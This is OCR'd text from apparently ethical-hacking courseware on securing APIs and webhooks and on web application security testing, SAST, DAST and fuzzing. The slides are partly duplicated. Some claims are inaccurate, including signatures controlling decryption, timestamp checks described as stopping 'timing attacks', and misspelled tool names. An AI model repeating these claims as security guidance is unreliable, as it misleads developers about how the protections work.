Various best practices for securing APIs against cyberattacks are as follows:

- Use the HTTPS protocol through SSL/TLS certificates that support encryption techniques and provide a secure connection between the server and the client
- Use server-generated tokens embedded in HTML as hidden fields for validating the incoming request and to check if it is from an authenticated source
- Sanitize the data to eliminate the malicious script and perform proper validation of the user input
- Use an optimized firewall to ensure that all the unused, unnecessary files and permissive rules are revoked
- Use IP whitelisting to create a list of trusted IP addresses or IP ranges to access APIs and to limit the access to only trusted users or components
- Use the rate-limiting feature to limit the number of API calls made by the client in a particular time frame
- Maintain and monitor access logs regularly to help in detecting anomalies and to take precautionary measures in the future
- Implement a pagination technique that can divide a single response into several fragments so that the payloads are not oversized
- Use parameterized statements in SQL queries to prevent inputs that include entire SQL statements

- Perform input validation on the server side instead of the client side to prevent bypassing attacks
- Conduct regular security assessments to secure all the API endpoints using automated tools
- Regularly monitor and perform continuous auditing of the API and analyze the workflows to prevent any attacks
- Use tokens to establish trusted identities and to control access to services and resources
- Use signatures to ensure that only authorized users can decrypt or modify the data
- Employ packet sniffers to track events related to information disclosure and to detect insecure API calls
- Use techniques such as quotas and throttling to control and track the API usage and to set the API request limit
- Implement API gateways to authenticate the traffic and control and analyze the usage of APIs
- Implement advanced techniques to prevent sophisticated human-like bots from accessing the APIs
- Implement multi-factor authentication and use authentication protocols such as AppToken, OAuth2, and OpenID Connect to authenticate the users and applications in the API
- Document audit logs before and after every security event, and make sure to sanitize the log data to prevent log injection attacks



Best Practices for Securing Webhooks


1. Use shared authentication secret like **HTTP basic authentication** for all the webhooks to prevent malicious data
2. Implement **webhook signing** to verify the data received from the ESPs and use constant time-compare function
3. Track **event_id** to avoid unintentional double-processing of the same events through replay attacks
4. Ensure that firewalls **reject webhook calls** coming from unauthorized sources other than the ESP's IP addresses
5. Use **rate limiting** on webhook calls to control the incoming and outgoing traffic
6. Compare the **X-Cld-Timestamp** of webhooks against the current timestamp to protect against timing attacks
7. Validate the **X-OP-Timestamp** within a threshold from the current time
8. Ensure that event processing is idempotent to protect against **event receipt replication**
9. Make sure that the webhook code responds with **200 OK** instead of 4xx or 5xx statuses in case of errors
10. Ensure that the webhook URL supports the HTTP HEAD method to **retrieve meta-information**
11. Use **threaded requests** to send multiple requests at the same time and to update data in the API rapidly
12. Make sure that the **tokens** are stored against the **store_hash** and not against the user data

Best Practices for Securing Webhooks

Various best practices for securing webhooks are as follows:

- Use HTTPS instead of HTTP to safeguard the data from being exposed when in transit
- Use shared authentication secrets such as HTTP basic authentication for all the webhooks to prevent any random malicious data
- Implement webhook signing to verify the data received from the ESPs (Email Service Providers) and use the constant time-compare function
- Track event_id to avoid unintentional double-processing of the same events through replay attacks
- Ensure that the firewall rejects webhook calls from unauthorized sources other than the ESP's IP addresses
- Use rate limiting on webhook calls in the web server to control the incoming and outgoing traffic
- Compare the request timestamp X-Cld-Timestamp of the webhook with the current timestamp to prevent timing attacks
- Validate the X-OP-Timestamp within the threshold of the current time
- Ensure that the event processing is idempotent to prevent event receipts replication
- Ensure that the webhook code responds with 200 OK (success) instead of 4xx or 5xx statuses in case of errors to ensure that the webhooks are not deactivated
- Ensure that the webhook URL supports the HTTP HEAD method to retrieve meta-information without transferring the entire content

- Use threaded requests to send multiple requests at the same time and to update data in the API rapidly
- Make sure that the tokens are stored against the store_hash and not against the user data



Module Flow

1 Web Application Concepts

2 Web Application Threats


3 Web Application Hacking Methodology

4 Web API, Webhooks, and Web Shell

5 Web Application Security

Web Application Security

After learning the hacking methodologies adopted by attackers of web applications and the tools they use, it is important to learn how to secure these applications from such attacks. A careful analysis of security will help you, as an ethical hacker, to secure your applications. To do so, one should design, develop, and configure web applications using the countermeasures and techniques discussed in this section.



Web Application Security Testing

Manual Web App Security Testing	It involves testing a web application using **manually designed data**, customized code, and some browser extension tools to detect vulnerabilities and weaknesses associated with the applications Security professionals use tools such as SecApps, Selenium, and Apache JMeter to perform manual testing
Automated Web App Security Testing	It is a technique employed for **automating the testing** process. These testing methods and procedures are incorporated into each stage of development to report feedback constantly Security professionals use tools such as Ranorex studio, TestComplete, and LAPWORK to perform automated testing
Static Application Security Testing (SAST)	It is also referred to as a **white-box testing approach**, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester Security professionals use tools such as Coverty static application security testing, Appknox, and AttackFlow to perform SAST
Dynamic Application Security Testing (DAST)	It is also known as a **black-box testing approach** and is performed directly on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. Security professionals use tools such as Netsparker, Acunetix vulnerability, and HCL AppScan to perform DAST

Web Application Security Testing

Web application security testing is a process of conducting security assessment and performance analysis of an application and generating timely reports on its security levels and threat exposures. It is often conducted by security professionals and programmers to test and strengthen the security of an application using the following techniques:

- **Manual Web Application Security Testing**

  Manual security testing involves testing a web application using manually designed data, customized code, and some browser extension tools such as SecApps to detect vulnerabilities and weaknesses associated with the applications. It mainly focuses on business logic errors and threat analysis. Security professionals also use other tools such as Selenium, JMeter, Loadrunner, QTP, Bugzilla, and Test Link to perform manual testing.

- **Automated Web Application Security Testing**


  It is a technique employed for automating the testing process. Automated testing tools can be used for the rapid discovery of vulnerabilities in a systematic manner so that they can be patched easily. These testing methods and procedures are incorporated into each development stage to report feedback constantly. Changes in every piece of code can be analyzed and developers are instantly notified if any vulnerabilities are detected. Security professionals use tools such as Ranorex studio, TestComplete, LAPWORK, Katalon Studio, and Testsigma to carry out automated testing.

- **Static Application Security Testing (SAST)**

  Static application testing is also referred to as a whitebox testing, in which the complete system architecture (including its source code) or application/software to be tested is already known to the tester. SAST tools assist developers in testing the source code to discover and report design flaws associated with the application, which can open doors for various attacks. It also ensures that the source code is compliant with defined rules, standards, and guidelines. Security professionals use tools such as Coverty Static Application Security Testing, Appknox, AttackFlow, bugScout, and PT Application Inspector, to perform SAST.

- **Dynamic Application Security Testing (DAST)**

  Unlike SAST, DAST is known as a blackbox testing, in which the system architecture or application to be tested is not known to the testers. DAST tools execute on running code to identify issues related to interfaces, requests/responses, sessions, scripts, authentication processes, code injections, etc. They allow testers to discover underlying vulnerabilities or flaws in web applications. DAST tools also use fuzzing, which refers to throwing unexpected and unvalidated test cases at a web page. Security professionals use tools such as Netsparker, Acunetix Vulnerability, HCL AppScan, Micro Focus Fortify on Demand, and Appknox, to perform DAST.



Web Application Fuzz Testing

- Web application fuzz testing (fuzzing) is a black-box testing method. It is a **quality checking and assurance technique** used to **identify coding errors** and security loopholes in web applications
- Huge amounts of **random data** called '**Fuzz**' will be generated by the fuzz testing tools (**Fuzzers**) and used against the target web application to **discover vulnerabilities that can be exploited** by various attacks
- Employ this fuzz testing technique to test the **robustness and immunity of the developed web application** against attacks like buffer overflow, DOS, XSS, and SQL injection

Fuzz Testing Scenario

```
Attack Script:
Setup('WebApplicationName') do
        @host = "localhost"
        @port = 80

...
end
```

Web Application Fuzz Testing

Web application fuzz testing (fuzzing) is a blackbox testing method. It is a quality checking and assurance technique used to identify coding errors and security loopholes in web applications. Massive amounts of random data called "fuzz" are generated by fuzz testing tools (fuzzers) and used against the target web application to discover vulnerabilities that can be exploited by various attacks. Attackers employ various attack techniques to crash the victim's web applications and cause havoc in the least possible time. Security personnel and web developers employ this fuzz testing technique to test the robustness and immunity of the developed web application against attacks such as buffer overflow, DOS, XSS, and SQL injection.

Steps of Fuzz Testing

Web application fuzz testing involves the following steps:

- Identify the target system
- Identify inputs
- Generate fuzzed data
- Execute the test using fuzz data
- Monitor system behavior
- Log defects

